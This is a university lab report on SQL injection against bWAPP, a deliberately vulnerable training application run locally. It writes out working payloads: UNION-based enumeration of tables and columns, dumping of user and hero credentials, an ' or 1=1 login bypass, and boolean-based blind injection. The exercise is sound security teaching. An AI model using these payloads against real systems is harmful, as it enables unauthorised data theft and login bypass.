

# **Hacettepe University Computer Engineering**

## **BBM 459 Secure Programming Laboratory Programming Assignment 3 SQL Injection**

**Spring 2021**

Ahmet Hakan YILDIZ

Cihan KÜÇÜK

## 1. Installation:

First we have downloaded *BWAPP* application from *sourceforge.net* and installed. In addition we have downloaded and installed *XAMPP* (*Apache*, *PHP* and *MySQL*) on our machine. But an error occurred because of *mysql* functions. Our *XAMPP* has a *PHP* of version 8 which does not support *mysql* functions. It supports *mysqli* instead. But *BWAPP* application is written years ago and it uses *mysql* function calls. There were 2 options. Whether we had to change all *mysql* calls to *mysqli* calls or install *bee-box* virtual machine. We chose installing the virtual machine.

## 2. Experiment Steps:

After installing *Oracle VirtualBox* and installing *bee-box* into it, we have reached vulnerable application page using *Firefox*.

### 1. SQL Injection (GET/Select)

#### a) Finding column number


Selecting different movies change id on the URL. We send *100* as movie id because 100th movie does not exist in database. After 100, we added *UNION* and other *SQL* commands that we want. We add *--* at the end as a SQL comment.

Number of columns is found by using *UNION* operation. For *UNION* operation, two tables must have same number of columns. We try union with arbitrary number of columns.


If number of columns are not matched, following error is created.

**Error: The used SELECT statements have a different number of columns.**

Hence we continued trying different number of columns until there is no error.



6 columns gave error, so we continued increasing number of columns.



After testing, it is found that there are 7 columns.

### b-c) Finding database name and database version

We insert *database()* instead of 2 and *version()* instead of 3 in *select* statement. That request returns database name as *bWAPP*. and version as *5.0.96-0ubuntu3*.

SQL Injection (GET/Select)

Select a movie:

Title	Release	Character	Genre	IMDb
bWAPP	5.0.96-0ubuntu3	5	4	Link

## 2. SQL Injection (POST/Search)

### a) Listing table names and number of records

We use post messages instead of get messages. When we query *information\_schema.tables*, we can access table names. But in order to get tables for this specific application, we add *where table\_schema='bWAPP'* clause in the query. This query returns *blog*, *heroes*, *movies*, *users* and *visitors* tables.

Post data: `title=xyz' union select 1,table_name,3,4,5,6,7 from information_schema.tables where table_schema='bWAPP' -- &action=search`

Title	Release	Character	Genre	IMDb
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

Number of records in each table is retrieved by *count(\*)* function.

The *users* table has 2 records as shown below.

The screenshot shows the bWAPP - SQL Injection tool interface. The 'Load URL' field contains 'http://localhost/bWAPP/sqli\_6.php'. The 'Post data' field contains the payload: 'title=xyz' union select 11,22,33,44,count(\*),66,77 from heroes -- &action=search'. The 'Enable Post data' checkbox is checked. The tool's output shows a search form with a 'Search' button and a table with 5 columns: Title, Release, Character, Genre, and IMDb. The table contains one row with the values 22, 33, 6, 44, and Link respectively.

Title	Release	Character	Genre	IMDb
22	33	6	44	Link

The *heroes* table has 6 records as shown below.

The *movies* table has 10 records as shown below.


The screenshot shows the bWAPP - SQL Injection tool interface. The 'Load URL' field contains 'http://localhost/bWAPP/sqli\_6.php'. The 'Post data' field contains the payload: 'title=xyz' union select 11,22,33,44,count(\*),66,77 from movies -- &action=search'. The 'Enable Post data' checkbox is checked. The tool's output shows a search form with a 'Search' button and a table with 5 columns: Title, Release, Character, Genre, and IMDb. The table contains one row with the values 22, 33, 10, 44, and Link respectively. The text 'SQL Injection (POST/Search)' is written in red over the table.

Title	Release	Character	Genre	IMDb
22	33	10	44	Link

The *visitors* and *blog* table has no records as shown below

The screenshot shows the bWAPP - SQL Injection tool interface. The 'Load URL' field contains 'http://localhost/bWAPP/sqli\_6.php'. The 'Post data' field contains the payload: 'title=xyz' union select 11,22,33,44,count(\*),66,77 from visitors -- &action=search'. The 'Enable Post data' checkbox is checked. The tool's output shows a search form with a 'Search' button and a table with 5 columns: Title, Release, Character, Genre, and IMDb. The table contains one row with the values 22, 33, 0, 44, and Link respectively.

Title	Release	Character	Genre	IMDb
22	33	0	44	Link



## b) Listing column names

When using *information\_schema.columns*, *table\_name* and *column\_name* gives table names and column names. Here are the columns of the corresponding tables:

Table Name	Column Names
blog	id, owner, entry, date
heroes	id, login, password, select
movies	id, title, release_date, genre, main_character, imdb, tickets_stock
users	id, login, password, email, secret, activation_code, activated, reset_code, admin, uid, name, pass, mail, theme, signature_format, created, access, status, timezone, language, picture
visitors	id, ip_address, user_agent, date

Applications Places System Sun Apr 25, 11:45 PM Tur bee

**bwAPP - SQL Injection - Mozilla Firefox**

File Edit View History Bookmarks Tools Help

http://localhost/bwAPP/sqli\_6.php

INT SQL XSS Encryption Encoding Other

Load URL http://localhost/bwAPP/sqli\_6.php

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data  
title=xyz' union select 1,table\_name,column\_name,4,5,6,7 from information\_schema.columns where table\_schema='bwAPP' -- &action=search

**bwAPP - SQL Injection**

Title	Release	Character	Genre	IMDb
blog	id	5	4	Link
blog	owner	5	4	Link
blog	entry	5	4	Link
blog	date	5	4	Link
heroes	id	5	4	Link
heroes	login	5	4	Link

bwAPP is licensed under © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions! /

Done

bwAPP - SQL Injection...

### 3. SQL Injection (GET/Search)

#### a) Listing all records in each table

We used *select 1,id,title,4,genre,5,6,7 from movies* query in order to list all records in the movies table.

INT SQL XSS Encryption Encoding Other

Load URL http://localhost/bwAPP/sqli\_1.php?title=xyz' union select 1,id,title,4,genre,6,7 from movies -- &action=search

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

**bwAPP - SQL Injection**

Title	Release	Character	Genre	IMDb
1	G.I. Joe: Retaliation	action	4	Link
2	Iron Man	action	4	Link
3	Man of Steel	action	4	Link
4	Terminator Salvation	sci-fi	4	Link
5	The Amazing Spider-Man	action	4	Link

f e

We used *select 1,id,login,4,password,6,7 from users* query in order to list all records in the users table.

SQL Injection (GET/Search)

Search for a movie:

Title	Release	Character	Genre	IMDb
1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	4	<a href="#">Link</a>
2	bee	6885858486f31043e5839c735d99457f045affd0	4	<a href="#">Link</a>

The content of *blog* and *visitors* table turned out to be empty.

## b) Getting credentials of a superhero


We printed credentials(*id*, *login*, *password* fields) of superheroes.

Search for a movie:

Title	Release	Character	Genre	IMDb
1	neo	trinity	4	<a href="#">Link</a>
2	alice	loveZombies	4	<a href="#">Link</a>
3	thor	Asgard	4	<a href="#">Link</a>
4	wolverine	Log@N	4	<a href="#">Link</a>
5	johnny	m3ph1st0ph3l3s	4	<a href="#">Link</a>
6	seline	m00n	4	<a href="#">Link</a>


Then we learn *neo*'s password is *trinity* and used it to login as *neo*.





### c) Repeating the previous step

We know there are SQL vulnerabilities on this site. That's why we carry out our direct attack. When we type ' or 1=1 -- # in the Username field, we will be manipulating the SQL vulnerability and logging in with the Neo user.



We type ' or 1=1 -- # to username field. Password field is not important. After that:

# / SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login


Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

We found a reference[1] for a more detailed explanation on this topic. You can find it in the References section.

#### 4. SQL Injection - Blind - Boolean-Based


We add or condition to our query. If the result of the condition is true, page returns movie exists else page returns movie does not exist message. Using this message, we can verify length of variables by *length()* method and characters of variables by *substring()* method.



##### a) Verifying name of the database


First we verify that length of the database is 5.

Then we verify the characters one by one by using *substring()* method.




### b) Verifying version of the database

Similar to the previous part, we used again the *length* and *substring* methods in order to verify version of the database.



### c) Verifying e-mail address

We used *exists* function with select clause. With the help of *substring* method all characters in the email can be verified easily.



## References

[1] Login Bypass Using SQL Injection, <http://www.securityidiots.com/Web-Pentest/SQL-Injection/bypass-login-using-sql-injection.html>